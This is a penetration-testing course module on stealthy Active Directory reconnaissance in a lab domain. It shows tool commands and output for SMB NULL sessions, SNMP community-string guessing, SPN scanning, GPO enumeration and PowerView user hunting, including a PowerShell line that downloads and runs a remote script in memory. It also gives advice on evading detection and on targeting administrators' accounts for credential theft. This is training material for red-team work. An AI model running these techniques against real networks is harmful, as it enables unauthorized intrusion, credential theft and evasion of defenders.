Penetration Testing eXtreme

Advanced Active Directory Reconnaissance & Enumeration

Module 2

v 1.0

2.1. Introduction

2.2 The traditional approach

2.3 Red team oriented reconnaissance & enumeration

Introduction

In this module we are going to showcase reconnaissance and enumeration techniques against Active Directory infrastructures.

Specifically, we will cover how can we leverage native Windows/Active Directory functionalities and components to be as stealthy as possible, during the reconnaissance and enumeration phase.

The most common attack path a red team member will follow to domain admin is not the one that contains throwing 0-days around.

A red team member will usually identify misconfigurations or exploit trust relationships which will take him all the way to domain administrator. To achieve this, stealthy and extensive reconnaissance and enumeration are required, prior to any exploitation activities.

In this module, we will also remind ourselves of some traditional reconnaissance & enumeration concepts that are still pretty effective. This way, we can also compare them with their stealthier, newer counterparts.

THE TRADITIONAL APPROACH

2.2 The traditional approach

MAP REF

In this part, we will remind ourselves of some traditional reconnaissance & enumeration concepts, that are applied during Active Directory penetration testing activities. Familiarity is assumed with those techniques. Consequently, we will cover only the most effective ones.

Windows Domain Reconnaissance & Enumeration

We will cover reconnaissance and enumeration activities in the following scenarios:

- Using a sniffer or a network scanning tool
- Through a non-domain joined Linux machine, without a Windows shell
- Through a domain joined Windows machine

Reconnaissance & enumeration using a sniffer or a network scanning tool

A good starting point for our reconnaissance activities is firing up a sniffer and passively sniffing traffic. We may stumble upon SNMP community strings, hostnames or domain names and ARP traffic being broadcasted. Wireshark and tcpdump have proven to be effective for this task.

2.2.1 Using a sniffer or a network scanning tool

As far as scanning is concerned, we assume familiarity with Nmap and therefore we will not go through it. It should be noted that the majority of Nmap-derived scans will be picked up by IDS solutions.

Reconnaissance & enumeration through a non-domain joined Linux system, without a Windows shell.

To identify some targets, we can start our reconnaissance and enumeration activities by firing up nbtscan, against the organization's IP ranges, as follows.

```
>> nbtscan -r <range>
```

In addition, we can perform reverse DNS queries to identify hostnames using Nmap.

```
>> nmap -sL <target or range>
```

Metasploit's *smb_version* module can be also used to scan networks for Windows systems. It retrieves information like the machine's name, the domain's name and the Windows version. Weaker/older systems can be exploited with less effort.

```
>> use auxiliary/scanner/smb/smb_version
```

Metasploit's smb_version module

Running this module against our testing "ELS" domain returns the following (output excerpt).

```
[*] Scanned 103 of 256 hosts (40% complete)
[*] 10.10.10.103:445      - Host is running Windows 8.1 Pro (build:9600) (name:U
SER8) (domain:ELS)
[*] 10.10.10.108:445      - Host is running Windows 2012 R2 Datacenter (build:96
00) (name:WSUS-SERVER) (domain:ELS)
```

We should also not forget investigating for common SNMP misconfigurations. Misconfigured SNMP devices can provide us with a lot of useful information.

Leveraging SNMP

MSF's SNMP scanner attempts to guess the community string, if not acquired already e.g. via sniffing.

```
>> use auxiliary/scanner/snmp/snmp_login
```

Leveraging SNMP

The community string can be acquired through sniffing if SNMPv1 or SNMPv2c are in use. Ettercap can capture the community string by executing a MITM attack. It should be noted that in order to identify the address of the NMS interacting with the SNMP agent, you will have to add the “-p [PCAPFILE]” argument.

Leveraging SNMP

Once we acquire the community string, we can enumerate systems running SNMP . Under the hood a Management Information Base (MIB) walk is performed for the enumeration. snmpcheck can assist us in that. Execute is as follows.

```
>> snmpcheck.pl -c community_string -t ip
```

dig can also assist us in our reconnaissance efforts. We can try to look up the Windows global catalog (GC) record and the authoritative domain server record to determine domain controller addresses, using *dig*, as follows.

```
>> dig -t NS domain_name
or
>> dig _gc. domain_name
```

Enumeration using dig

For this to work, we will have to identify the domain name or simply guess it. During the course you will find ways to identify an organization's internal domain name externally.

Enumeration using dig

For example, this is what we would see in our attacking machine, when executing *dig* against the testing "ELS" domain.

```
root@kali:~# dig -t NS els.local

; <<>> DiG 9.10.3-P4-Debian <<>> -t NS els.local
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23809
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;els.local.                     IN      NS

;; ANSWER SECTION:
els.local.              3600    IN      NS      lab-dc01.els.local.

;; ADDITIONAL SECTION:
lab-dc01.els.local.     3600    IN      A       10.10.10.254
```

We can perform enumeration activities against the targeted domain with a valid set of credentials or over a NULL session over SMB sessions. This kind of enumeration does not require a Windows shell.

SMB (& NULL Sessions)

Even though NULL sessions are becoming extinct they can still be met and leveraged to acquire a great amount of information. If this is not the case, any valid set of domain credentials will be enough to start our enumeration activities against the domain, without a Windows shell.

SMB (& NULL Sessions)

Then, we can leverage NULL sessions (if they exist) or a valid set of domain credentials to perform enumeration activities against the domain over SMB, using *rpcclient*.

```
>> rpcclient -U username IPAddress
```

For NULL sessions, accompanied by an empty password, use:

```
>> rpcclient -U "" IPAddress
```


SMB (& NULL Sessions)

Suppose we phished Samantha Rivers' domain credentials. To identify the accessible machines in a range and then perform enumeration activities over an SMB authenticated session, we should execute the following, using *rpcclient*.

```
>> cat ips.txt | while read line
> do
> echo $line && rpcclient -U "ELS\SamanthaRivers%P@ssw0rd123" -c "enumdomusers;quit"
$line
> done
```

SMB (& NULL Sessions)

This is what this looks like inside our testing “ELS” domain.



SMB (& NULL Sessions)

To get information of the remote server execute the below.

```
rpcclient $> srvinfo
```

To enumerate domain users execute the below.

```
rpcclient $> enumdomusers
```

To enumerate domain and built-in groups execute the below.

```
rpcclient $> enumalsgroups domain
rpcclient $> enumalsgroups builtin
```

To identify a SID we can use the below for a user or group.

```
rpcclient $> lookupnames username or groupname
```

SMB (& NULL Sessions)

Finally, we can get details for a user having specific RIDs.

For example, to identify the original admin user on a Windows machine, execute the following.

```
rpcclient $> queryuser 500
```

SMB (& NULL Sessions)

You can gather a great amount of information through an SMB session, we suggest you go through the available tools and their capabilities. We will cover more advanced uses of *rpcclient* in the next module.

SMB (& NULL Sessions)

Finally, do not neglect to perform share enumeration. Some tools for that are enum4linux, smbmap and Nmap's "*smb-enum-shares*" script.

SMB (& NULL Sessions)

For example, with a valid set of credentials you can enumerate all shares of a machine, as follows.

```
>> smbclient -U "Domain\username%password" -L hostname
```

SMB (& NULL Sessions)

Inside our testing “ELS” domain, we executed smbclient with 2ndAdmin user’s credentials against a domain-joined Windows 8 machine. The result was the following.

```
root@kali:~# smbclient -U "ELS\2ndAdmin%[redacted]" -L user8.els.local
WARNING: The "syslog" option is deprecated
Domain=[ELS] OS=[Windows 8.1 Pro 9600] Server=[Windows 8.1 Pro 6.3]

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Client Certs    Disk
        IPC$            IPC       Remote IPC
```

In this case, the “Client Certs” share was open to all authenticated users. Open shares oftentimes contain critical information.

Defeating anonymous user restrictions

Before we continue let us note that Windows pose numerous obstacles on anonymous users. We will have to overcome those obstacles to get the really interesting pieces of information. *RestrictAnonymous* registry key is one of the obstacles we would like to overcome.

Defeating anonymous user restrictions

Even though the following *RestrictAnonymous* bypass technique is not likely to work on modern Windows environments, it may pay dividends on environments containing legacy systems.

Defeating anonymous user restrictions

The *RestrictAnonymous* bypass technique we are talking about is called "Anonymous SID to username translation" and it enables us to perform username enumeration through a SID walk, which takes place in the background. A tool that automates this procedure for us is *dumpusers*.

Defeating anonymous user restrictions

SNMP is another route we can follow in our attempts to bypass anonymous restrictions and continue our enumeration activities. This is due to fact that we can acquire a great percentage of the information we are after through SNMP. Bear in mind that we need to identify the community string for this task.

Defeating anonymous user restrictions

At the end of our endeavors we would like to put ourselves inside the "Authenticated Users" group. To do this any valid set of credentials will do.

Reconnaissance & enumeration through a domain joined Windows machine

We can simply run a DNS query as follows and get the SRV records for DCs.

```
>> nslookup -querytype=SRV _LDAP._TCP.DC._MSDCS.domain_name
```

Such a query inside our “ELS” domain returns the below.

```
C:\Users\SamanthaRivers>nslookup -querytype=SRV _LDAP._TCP.DC._MSDCS.els.local
Server:  lab-dc01.els.local
Address:  10.10.10.254

_LDAP._TCP.DC._MSDCS.els.local  SRV service location:
          priority       = 0
          weight         = 100
          port           = 389
          svr hostname   = lab-dc01.els.local
lab-dc01.els.local      internet address = 10.10.10.254
```

DC discovery

We can also use ADSI (PowerShell) which is highly recommended.

```
>> [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().DomainControllers
```

Such a command inside our testing “ELS” domain results in the following.


```
PS C:\Users\SamanthaRivers> [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().DomainControllers


Forest                        : eLS.local
CurrentTime                   : 8/21/2017 9:39:37 AM
HighestCommittedUsn           : 401550
OSVersion                     : Windows Server 2012 R2 Standard
Roles                         : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                        : eLS.local
IPAddress                     : 10.10.10.254
SiteName                      : Default-First-Site-Name
SyncFromAllServersCallback    :
InboundConnections            : {}
OutboundConnections           : {}
Name                          : lab-dc01.els.local
Partitions                    : {DC=eLS,DC=local, CN=Configuration,DC=eLS,DC=local,
                                CN=Schema,CN=Configuration,DC=eLS,DC=local, DC=DomainDnsZones,DC=eLS,DC=local...}
```

DC discovery

```
>> nltest /server:ip_of_any_member /dclist:domain_name
```

For domain DC identification we can also use *nltest* from the Windows Resource Kit.


This command, executed in our testing “ELS” domain returns the following.



```
>> net view /domain
```

Returns workgroups and domains on the network.

This command, executed in our testing “ELS” domain returns the following.




net commands

```
>> net view /domain:domain_name
```

Returns a list of member systems of domains and workgroups. The “Remark” entries may contain useful info.

This command, executed in our testing “ELS” domain returns the following.



```
>> nslookup ip_of_any_member
```

We can identify hostnames via DNS. We should also check for any allowed zone transfers. Be aware that any interaction with DNS systems can be easily spotted.

Enumeration through DNS

```
>> for /L %i in (1,1,255) do @nslookup 10.10.10.%i [server to resolve from] 2>nul |
                           find "Name" && echo 10.10.10.%i
```

The above for loop will perform *nslookup* 10.10.10.X commands against the specified DNS server of the domain.

This for loop, executed in our testing “ELS” domain returns the following.

```
C:\Users\SamanthaRivers>for /L %i in (1,1,255) do @nslookup 10.10.10.%i 10.10.10
.254 2>nul | find "Name" && echo 10.10.10.%i
Name:    mssqlserver2013.els.local
10.10.10.102
Name:    user8.els.local
10.10.10.103
Name:    exchange.els.local
10.10.10.104
Name:    win10.els.local
10.10.10.105
Name:    mssqlserver2016.els.local
10.10.10.106
Name:    wsus-server.els.local
10.10.10.108
Name:    dc.els.local
10.10.10.254
```

```
>> nbtstat -A remote_machine_ip
```

Returns a remote machine's MAC address, hostname and domain membership, as well as codes that represent roles it performs in the environment (DC, IIS, database etc.), through NetBIOS over TCP/IP statistics, NetBIOS name tables (including local and remote computers) and NetBIOS name cache.

Enumeration through NetBIOS

```
>> for /L %i in (1,1,255) do @nbtstat -A 10.10.10.%i 2>nul && echo 10.10.10.%i
```

We could also use a for loop as the one above.

```
C:\Users\SamanthaRivers>for /L %i in (105,1,255) do @nbtstat -A 10.10.10.%i 2>nu
l && echo 10.10.10.%i

Ethernet0:
Node IpAddress: [10.10.10.103] Scope Id: []

    Host not found.
10.10.10.105

Ethernet0:
Node IpAddress: [10.10.10.103] Scope Id: []

    Host not found.
10.10.10.106

Ethernet0:
Node IpAddress: [10.10.10.103] Scope Id: []

    Host not found.
10.10.10.107

Ethernet0:
Node IpAddress: [10.10.10.103] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    WSUS-SERVER    <00>  UNIQUE       Registered
    ELS            <00>  GROUP        Registered
    WSUS-SERVER    <20>  UNIQUE       Registered

    MAC Address = 00-0C-29-4E-26-46

10.10.10.108
```

Once we are inside the "Authenticated Users" group we can continue our enumeration activities. *DumpSec*, *shareenum* (SysInternals) and *enum.exe* are the go to tools for automated enumeration activities.

Then, we should look around for any shares with insufficiently secure permissions configured.

```
>> net use e: \\ip\ipc$ password /user:domain\username
```

```
>> net view \\ip
```

For traditional user hunting please refer to the following (until slide 36):

- I Hunt Sys Admins 2.0 Will Schroeder @harmj0y

RED TEAM ORIENTED RECONNAISSANCE & ENUMERATION

In this part, we will focus on stealthy reconnaissance and enumeration techniques against Active Directory, leveraging native Windows/Active Directory functionalities and components.

The most common attack path a red team member will take to domain admin is not the one that contains throwing 0-days around.

A red team member will usually identify misconfigurations or exploit trust relationships which will take him all the way to domain administrator.

We are going to cover the following.

- Hunting for users
- (Local) administrator enumeration
- GPO enumeration and abuse
- AD ACLs
- Domain Trusts and more

The majority of those from an unprivileged user's point of view!

System administrators do not seem to realize the amount of information we can pull from AD as a basic domain user. What we are actually doing as a red team inside AD is (unauthorized) domain administration.

As we mentioned already, we constantly try to find misconfigurations and chain access/trust relationships to move from our initial foothold to compromising the entire domain or forest.

Let’s start from the fundamentals of red team oriented reconnaissance & enumeration and user hunting. Then, we will move on to reconnaissance & enumeration of interesting AD components and finally cover interesting corners of AD. AD queries will gradually get more complicated as the module progresses.

The two main tools we are going to use throughout this module is PowerView and the AD PowerShell module.

It should be noted, that the AD PowerShell module should be installed after initial compromise from an elevated shell. For example on a Win10 machine we should do something like this. On a modern Windows Server machine we should just execute the below.

```
>> Import-Module ServerManager
>> Add-WindowsFeature RSAT-AD-PowerShell
```

DNS using LDAP

We can do DNS lookups using LDAP. We don't have to ask DNS, which has detailed logging and information about what users are querying for are stored.

DNS using LDAP

We can just look at AD. For example we could ask for a list of specific computers or all the DCs and the associated IP addresses through just an LDAP call.

DNS using LDAP

We can also do reverse lookups “what’s the site” or “what’s this computer” related to this IP address? Even if there are not any pointer records configured in DNS, the lookups will be successful because all are through AD.

DNS using LDAP

To identify machines inside the domain or do reverse lookups via LDAP, we would execute the following AD PowerShell module commands inside our testing “ELS” domain.

```
>> get-adcomputer -filter * -Properties ipv4address | where {$_.IPV4address} | select
name,ipv4address
or
>> get-adcomputer -filter {ipv4address -eq 'IP'} -Properties
Lastlogondate,passwordlastset,ipv4address
```

```
PS C:\Users\JeremyDoyle\Downloads> get-adcomputer -filter * -Properties ipv4addr
ess | where {$_.IPV4address} | select name,ipv4address

name                                    ipv4address
----                                    -----------
LAB-DC01                                10.10.10.254
USER8                                   10.10.10.103
WIN10                                   10.10.10.102
WINDOWS7                                10.10.10.100
EXCHANGE                                10.10.10.104
MSSQLSERVER2016                         10.10.10.106
DATABASESERVER                          10.10.10.109
WSUS-SERVER                             10.10.10.108
```

```
PS C:\Users\JeremyDoyle\Downloads> get-adcomputer -filter {ipv4address -eq '10.1
0.10.100'} -Properties Lastlogondate,passwordlastset,ipv4address


DistinguishedName : CN=WINDOWS7,OU=Computers,OU=Lab,DC=eLS,DC=local
DNSHostName       : WINDOWS7.eLS.local
Enabled           : True
IPv4Address       : 10.10.10.100
LastLogonDate     : 8/18/2017 9:53:22 AM
Name              : WINDOWS7
ObjectClass       : computer
ObjectGUID        : 6def1f7f-047b-4724-abae-3bf02f6c6500
PasswordLastSet   : 8/23/2017 11:17:10 AM
SamAccountName    : WINDOWS7$
SID               : S-1-5-21-1770822258-1552498733-1961591868-1142
```

SPN Scanning / Service Discovery

Back in the old days we had to actually do port scanning to find enterprise services, nowadays we can use something called “SPN scanning”.

SPN Scanning / Service Discovery

SPN scanning leverages standard LDAP queries using and looking for Service Principal Names. These are the signposts that are used to identify a service on a server that supports Kerberos authentication. No port scanning involved.

SPN Scanning / Service Discovery

A service that supports Kerberos authentication must register an SPN.

SPN Scanning / Service Discovery

There is a number of SPN types like MSSQLSvc, TERMSERV, WSMan, exchangeMDB, that we can search for. For example, we can find all the SQL servers very easily and the format has the SPN type, server name and SQL often has a port number or an instance at the end.

SPN Scanning / Service Discovery

So, we can get this kind of information by asking the AD DC . We will be provided with a list of all the servers, their port number, the service accounts associated with them and some additional information.

SPN Scanning / Service Discovery

For a SPN directory list which includes the most common SPNs, please refer to the following.

https://adsecurity.org/?page_id=183

SPN Scanning / Service Discovery

This a way better way of scanning for service accounts as opposed to searching for “service” in the name or SVC etc.

SPN Scanning / Service Discovery

We can also request all the user accounts that have service principal names associated with them, such as service accounts. An example on how to perform SPN scanning is Sean Metcalf's Find-PSServiceAccounts.

```
PS C:\Users\JeremyDoyle\Downloads> Find-PSServiceAccounts
Discovering service account SPNs in the AD Domain eLS.local


Domain                : eLS.local
UserID                : Administrator
PasswordLastSet       : 04/24/2017 13:29:19
LastLogon             : 08/22/2017 14:16:46
Description           : Built-in account for administering the computer/domain
SPNServers            :
SPNTypes              : {MSSQLSvc}
ServicePrincipalNames : {MSSQLSvc/MSSQLSERVER2016:49335}

Domain                : eLS.local
UserID                : krbtgt
PasswordLastSet       : 04/24/2017 15:28:28
LastLogon             : 01/01/1601 00:00:00
Description           : Key Distribution Center Service Account
SPNServers            :
SPNTypes              : {kadmin}
ServicePrincipalNames : {kadmin/changepw}

Domain                : eLS.local
UserID                : appsvc
PasswordLastSet       : 07/11/2017 12:16:01
LastLogon             : 07/18/2017 19:38:41
Description           :
SPNServers            : {DATABASESERVER.eLS.local, MSSQLSERVER2016.eLS.local}
SPNTypes              : {MSSQLSvc}
ServicePrincipalNames : {MSSQLSvc/DATABASESERVER.eLS.local,
                        MSSQLSvc/DATABASESERVER.eLS.local:1433,
                        MSSQLSvc/DATABASESERVER.eLS.local:49603,
                        MSSQLSvc/DATABASESERVER.eLS.local:ELS_DB_SHARED...}
```

SPN Scanning / Service Discovery

If we would like to manually perform SPN scanning, we could use the following using the AD PowerShell module.

```
>> Get-ADComputer -filter {ServicePrincipalName -Like "*SPN*" } -Properties
OperatingSystem,OperatingSystemVersion,OperatingSystemServicePack,PasswordLastSet,LastL
ogonDate,ServicePrincipalName,TrustedForDelegation,TrustedtoAuthForDelegation
```

SPN Scanning / Service Discovery

For more information on the internals of SPN scanning refer to the link below.

https://adsecurity.org/?p=230

Group Policies

We can discover all the group policies in the organization that authenticated users have read access, which is all of them by default.

Group Policies

By analyzing them we can see if there's a domain PowerShell logging policy, a full auditing policy and configurations like "prevent local account at logon", "add server admin to local administrator group", EMET config, AppLocker config etc.

Group Policies

To discover all the group policies inside a domain, we would use the following PowerView command.

```
>>  Get-NetGPO | select displayname,name,whenchanged
```

The command's output will be similar to the following.

displayname	name	whenchanged
Default Domain Policy	{31B2F340-016D-11D2-945F-00C04FB984F9}	8/28/2015 2:47:
Default Domain Controllers Policy	{6AC1786C-016F-11D2-945F-00C04fB984F9}	8/28/2015 2:47:
Domain PowerShell Logging Policy	{1C849565-4527-4A06-AAC8-9395B9671D63}	6/12/2016 3:37:
Full Auditing Policy	{EF4AC14C-2B05-4679-B9A6-614CDC353491}	9/6/2015 6:48:2
Prevent Local Account Logon	{4AE8F380-CAF2-4C88-91B4-39B97C874A25}	12/31/2015 5:04
Add Server Admins to Local Administrator Group	{E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212}	6/12/2016 4:58:
Add Workstation Admins to Local Administrators Group	{45556105-EFE6-43D8-A92C-AACB1D3D4DE5}	6/12/2016 4:58:
EMET Config	{4D23BDF2-653E-43D1-B24B-4A72E4325A8E}	6/12/2016 3:28:
Server Scheduled Task	{E10637ED-7135-42BB-ADE3-1C50E45F2A3A}	6/11/2016 9:20:
Renamce Local Administrator	{11B61A07-E384-4241-A495-6CB1B77B9D1B}	6/11/2016 9:23:
Applocker Configuration	{7230212E-1951-4845-9974-6E7BF70CE90C}	6/11/2016 9:29:
Set Remote Users	{F481B887-A0BC-4044-9DB2-4979899B0BC5}	7/4/2016 11:56:

Fundamentals of user hunting

In our engagements it is a must to gain an understanding of where specific users are logged in. User hunting activities can be performed with pre-elevated access and post-elevated access.

Fundamentals of user hunting

Obviously with domain administrator access we have a lot nicer ways to find where people are logged in like auditing a log within the DC. Let's focus on what we can do as an unprivileged user.

Fundamentals of user hunting

PowerView leverages a couple of native API calls. *NetWkstaUserEnum* and *NetSessionEnum*. There are 3 or 4 different ways of accessing Windows API through PowerShell. Most people tend to use *Add-Type*, but there is a reason we do not want to use this.

Fundamentals of user hunting

Even though using Add-Type to embed inline C#, so that we compile all functionality in memory, is the easiest method, it is not fileless.

Fundamentals of user hunting

Pinvoke and that embedded C# code will actually call some compilation artifacts, whenever it is run from the script. To minimize on-disk footprint PowerView utilizes concepts like straight reflection for API interaction through PowerShell.

Fundamentals of user hunting

A great way to understand how this approach works is studying the specifics of PSReflect by Matt Graeber. In this point, we should remind you that *NetSessionEnum* is essentially what happens under the hood when we type net session on our computers.

Fundamentals of user hunting

With native net.exe commands we are unable to “investigate” a remote system but the API call allows us to do this. So, as an unprivileged user we can ask for all the sessions on a remote system like a DC or a file server.

Fundamentals of user hunting

The result will be who is logged in and from where they are logged in. We should run this call against a high value and high traffic server. This way we can map where a large number of logged in users, without being spotted.

Fundamentals of user hunting

When we request the members of a particular group, the results of these different nested groups are also grouped themselves. So, we want to unroll everything and figure out what the effective members of these types of groups are.

Fundamentals of user hunting

For this, we can use the -*Recurse* option of PowerView, that will unroll all the nested group memberships and return an effective set of all the groups of users having access rights for this particular group.

Fundamentals of user hunting

Under the hood it's essentially LDAP queries and ADSI accelerators. LDAP queries are optimized though in PowerView to suit the red team approach.

```
>> Get-NetGroupMember 'Domain Admins' -Recurse
```

Fundamentals of user hunting

Executing the PowerView command above inside our testing “ELS” domain results in the following.

```
PS C:\Users\SamanthaRivers> powershell "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com
/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1'); Get-NetGroupMember 'Domain Admins'"


GroupDomain  : eLS.local
GroupName    : Domain Admins
MemberDomain : eLS.local
MemberName   : 2ndAdmin
MemberSID    : S-1-5-21-1770822258-1552498733-1961591868-1177
IsGroup      : False
MemberDN     : CN=2nd Admin,CN=Users,DC=eLS,DC=local

GroupDomain  : eLS.local
GroupName    : Domain Admins
MemberDomain : eLS.local
MemberName   : user10
MemberSID    : S-1-5-21-1770822258-1552498733-1961591868-1107
IsGroup      : False
MemberDN     : CN=User10,OU=Users,OU=Lab,DC=eLS,DC=local

GroupDomain  : eLS.local
GroupName    : Domain Admins
MemberDomain : eLS.local
MemberName   : Administrator
MemberSID    : S-1-5-21-1770822258-1552498733-1961591868-500
IsGroup      : False
MemberDN     : CN=Administrator,CN=Users,DC=eLS,DC=local
```

Fundamentals of user hunting

We can also perform more complex queries during user hunting. For example, request for all the members of “Domain Admins” and then tokenize every display name in order to re-query for all users that match that pattern. Why is that?

```
>> Get-NetGroupMember -GroupName 'Domain Admins' -FullData | %{ $a=$_.displayname.split('
')[0..1] -join ' '; Get-NetUser -Filter "(displayname=*$a*)" } | Select-Object -Property
displayname,samaccountname
```

Fundamentals of user hunting

When we dump an AD schema, we try to figure out a linkable pattern for administrators who have multiple accounts. It is not uncommon that someone has an elevated account and a non-elevated account.

Fundamentals of user hunting

This is why we want to try and find what are the non-elevated accounts for an interesting user and then hunt for where they're logged in.

Fundamentals of user hunting

If we compromise the identified machine, sit there and wait until the target logs in with his elevated account, we can compromise this elevated account.

Fundamentals of user hunting

Invoke-UserHunter is a very interesting PowerView command. It queries the domain for all the computer objects and then for each computer. It utilizes the native API calls we mentioned. What is interesting about I*nvoke-UserHunter* is an option it has, called *stealth.*

```
>> Invoke-UserHunter -Stealth -ShowAll
```

Fundamentals of user hunting

Executing the PowerView command above inside our testing “ELS” domain results in the following (output excerpt).

```
PS C:\Users\JeremyDoyle\Downloads> Invoke-UserHunter -Stealth -ShowAll

UserDomain      : ELS
UserName        : 2ndAdmin
ComputerName    : wsus-server.eLS.local
IPAddress       : 10.10.10.108
SessionFrom     :
SessionFromName :
LocalAdmin      :

UserDomain      : ELS
UserName        : Administrator
ComputerName    : lab-dc01.els.local
IPAddress       : 10.10.10.254
SessionFrom     :
SessionFromName :
LocalAdmin      :

UserDomain      : ELS
UserName        : JeremyDoyle
ComputerName    : WINDOWS7.eLS.local
IPAddress       : 10.10.10.100
SessionFrom     :
SessionFromName :
LocalAdmin      :
```

Fundamentals of user hunting

Invoke-UserHunter -Stealth, enumerates all the distributed file systems and DCs and pulls all user objects, script path(s), home directories etc. It actually pulls certain type of fields that tend to map where file servers are and a user AD schema.

Fundamentals of user hunting

The idea behind stealth is it gets as many computers as it can that are heavily trafficked (there may be a dozen of machines in a network where a lot of people connecting to them).


Fundamentals of user hunting

Then it performs a *Get-NetSession* against those systems. The sessions of those systems can give us about 70% mapping of the network, due to their heavy traffic. Who is logged in the domain, where etc.

